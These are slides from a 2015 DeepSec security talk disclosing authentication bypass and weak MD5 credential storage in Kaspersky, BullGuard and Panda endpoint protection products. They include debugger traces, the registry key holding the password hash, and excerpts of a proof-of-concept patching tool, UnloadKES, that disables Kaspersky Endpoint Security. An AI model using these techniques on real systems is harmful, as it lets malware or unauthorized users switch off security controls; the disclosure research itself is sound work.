Deactivating Endpoint Protection Software in an Unauthorized Manner

November 19, 2015

DEEPSEC

Who am I?

Dipl.-Inf. Matthias Deeg

Expert IT Security Consultant

CISSP, CISA, OSCP, OSCE

- Interested in information technology – especially IT security – since his early days
- Studied computer science at the University of Ulm, Germany
- IT Security Consultant since 2007

Agenda

1. Endpoint Protection Software in IT Security
2. Less Regarded Security Issues
3. Use Cases & Attack Scenarios
4. Live Demo
5. Conclusion & Recommendations
6. Q&A

Endpoint Protection Software in IT Security


Endpoint Protection Software in IT Security

- In general, endpoint protection software is a security control to protect IT systems (e. g. client or server systems) from different threats.
- Typical features of endpoint protection software products are
  - antivirus and malware detection,
  - application control,
  - device control,
  - or firewall functionality.


Password Protection

- Many endpoint protection software products allow to set restrictions on the management of some or all features and settings.
- This protection reduces the risk of unauthorized or unintended changes in the functioning of the endpoint protection software.
- Restricting administrative access is generally a good idea, especially when it comes to security (principle of least privilege).
- In order to access and use protected management functionality, usually a password is required (password-based authentication).

Password Protection: KES 10



Less Regarded Security Issues



Less Regarded Security Issues


1. Authentication bypass vulnerabilities concerning local attack scenarios in non-networked software features, for example
   - Management of locally installed software products, e. g. endpoint protection software
   - Offline access to local databases
2. Insufficient protection of user credentials, for example
   - Storing clear-text passwords
   - Use of cryptographically weak one-way hash functions without a salt
   - Use of symmetric cryptographic ciphers with a single hard-coded key (for all installations)
   - World-readable password information

Authentication Bypass Vulnerability

- An authentication bypass vulnerability allows an attacker to access and use functionalities of a system without completing a required authentication step in the intended way.
- Concerning password-based authentications, being able to use an arbitrary password to successfully log in to a system is a classic example of this vulnerability type.
- There are different root causes for authentication bypass vulnerabilities, for instance
  - Improper input validation (e. g. SQL injection)
  - Violation of secure design principles


Authentication Bypass Vulnerability

What is the problem?



Authentication Bypass Vulnerability

What is the problem?




Authentication Bypass Vulnerability

- If the authentication is done within a process which runs or can be run in the context of a low-privileged user, it can be analyzed and manipulated by a low-privileged user.
- In order to bypass the authentication mechanism, an attacker only has to patch the corresponding check, so that it always returns true, for example by comparing the correct password with itself or by modifying the program control flow.

⇒ **Protected features can be used in an unauthorized way**

Authentication Bypass Vulnerability: KES 10



Authentication Bypass Vulnerability: KES 10

- The password comparison is done within the process `avp.exe`, which runs or can be run in the context of the current Windows user, who can also be a standard, limited user.

```
6B412DA3  .  8B4D FC      MOV ECX,DWORD PTR SS:[LOCAL.1]
6B412DA6  .  50           PUSH EAX                          count
6B412DA7  .  57           PUSH EDI                          string2
6B412DA8  .  51           PUSH ECX                          string1 => [LOCAL.1]
6B412DA9  .  FF15 30B3426 CALL DWORD PTR DS:[<&MSVCR100.wcsncmp>] MSVCR100.wcsncmp
6B412DAF  .  83C4 0C      ADD ESP,0C
```

- Two raw, unsalted MD5 password hashes are compared

```
0040E094  02DAB6A4  ñÃr☻  string1 = "CFB37E7C04BEA837D23005199B1CD62B"
0040E098  02DAB37C  ||r☻  string2 = "09433E1853385270B51511571E35EECA"
0040E09C  00000020        count = 32.
```

Authentication Bypass Vulnerability: KES 10

- In case of KES 10, the hashed password strings are encoded using UTF-16LE without the terminating null byte.


```
$ echo -en "s\x00y\x00s\x00s\x00" | md5sum
cfb37e7c04bea837d23005199b1cd62b  -
```

Insufficient Protection of User Credentials


- If a low-privileged user has access to password information that are not required to perform her tasks, it is usually a security issue.
- Furthermore, if the accessible user credentials are only protected in an insufficient way, it definitely is a security issue.
- In case of the tested endpoint protection software products, password information was both accessible by low-privileged users and insufficiently protected.

⇒ **Protected features can be used in an unauthorized way**

Insufficient Protection of User Credentials: KES 10

- The tested Kaspersky endpoint protection products store the password information as raw, unsalted MD5 hash value in the Windows registry.
- E. g. Kaspersky Endpoint Security 10:
  `HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\KasperskyLab\protected\KSES10\settings\OPEP`
- This registry key is by default readable by every user.
- The MD5 hash can also be extracted as low-privileged user from the memory of the process `avp.exe`.
- The use of the cryptographic one-way hash function MD5 without using a salt allows an attacker with access to this data to perform efficient password guessing attacks using pre-computed dictionaries, for instance rainbow tables.

Insufficient Protection of User Credentials: KES 10



Use Cases & Attack Scenarios

Use Cases:

1. Bad guys doing bad things for fun and profit
2. Good guys doing bad things with permission for fun and profit, e. g. pentesters or IT security consultants

Attack Scenarios:

1. A low-privileged user disables security features of the endpoint protection software in order to perform malicious actions.
2. Malware that is executed in the context of a low privileged user disables the endpoint protection in order to perform further malicious tasks without intervention from the security control.

Use Cases & Attack Scenarios

Example:

- During security assessments, endpoint protection software can be really annoying or even be a show stopper.
- Having valid credentials for accessing a system is sometimes not enough:

  Successful login but all the favorite tools for extracting or dumping *useful data*™ do not work due to the endpoint protection software

  ⇒ The next step/hop cannot be taken
- Of course there is AV evasion, but deactivating the endpoint protection completely or only selectively some of its security features can save precious time.

Use Cases & Attack Scenarios

- Concerning the password protection of management functionality, it is also interesting to see whether used passwords are compliant to given password policies.
- Observed result:

  In most cases, the used passwords are noncompliant with the complexity requirements of active password policies, for example within Windows Active Directory environments.

Affected Endpoint Protection Software Products

Product Name	Tested Software Version
BullGuard Antivirus	15.0.297
BullGuard Premium Protection	15.0.297
BullGuard Internet Security	15.0.297
Kaspersky Anti-Virus (KAV)	6.0.4.1611, 15.0.1.415
Kaspersky Endpoint Security for Windows (KES)	8.1.0.1042, 10.2.1.23, 10.2.2.10535
Kaspersky Internet Security (KIS)	15.0.2.361
Kaspersky Small Office Security (KSOS)	13.0.4.233
Kaspersky Total Security (KTS)	15.0.1.415
Panda Antivirus Pro 2015	15.1.0
Panda Global Protection 2015	15.1.0
Panda Gold Protection 2015	15.1.0
Panda Internet Security 2015	15.0.1

PoC Software Tool: UnloadKES

- The SySS GmbH developed a proof-of-concept software tool named `UnloadKES` for deactivating Kaspersky Endpoint Security for Windows in an unauthorized manner.
- This PoC software tool is a simple loader with patching functionality and works as follows:
  1. Find the executable file `avp.exe`
  2. Create a new instance of the process `avp.exe` with a command line argument to trigger the `EXIT` function
  3. Patch the password-based authentication of the newly created process `avp.exe` so that any password is considered correct
  4. Stop debugging the process and continue its execution

PoC Software Tool: UnloadKES

THE PENTEST EXPERTS.

DEEPSEC

```
/*
 * UnloadKES
 * by Matthias Deeg & Sven Freund
 * SySS GmbH (c) 2015
 */
(...)
#define MODULE           L"avp.exe"
#define COMMAND_LINE     L"avp.exe exit"
(...)
    // find location of the executable avp.exe
    szModuleFile = findModuleFile(MODULE);
(...)
    // start new instance of KES process avp.exe
    if (CreateProcess(szModuleFile, COMMAND_LINE, NULL, NULL, FALSE,
        DEBUG_ONLY_THIS_PROCESS, NULL, NULL, &si, &pi) != 0) {
(...)
    // debug event loop
    while (debug) {
(...)
        switch (debug_event.dwDebugEventCode) {
(...)
```

PoC Software Tool: UnloadKES

```
(...)
    case CREATE_PROCESS_DEBUG_EVENT:
        {
(...)
            // get image base of created process
            imageBase = debug_event.u.CreateProcessInfo.lpBaseOfImage;

            // update patch offsets relative to image base address
            BypassExitPassword_KES10.patch_address += (__int64)imageBase;
(...)
            // try to apply patch
            if (applyPatch(pi.hProcess, &BypassExitPassword_KES10)) {
(...)
            // stop debugging the process
            DebugActiveProcessStop(debug_event.dwProcessId);
            debug = FALSE;
            break;
(...)
    // close process handle
    CloseHandle(pi.hProcess);
(...)
```

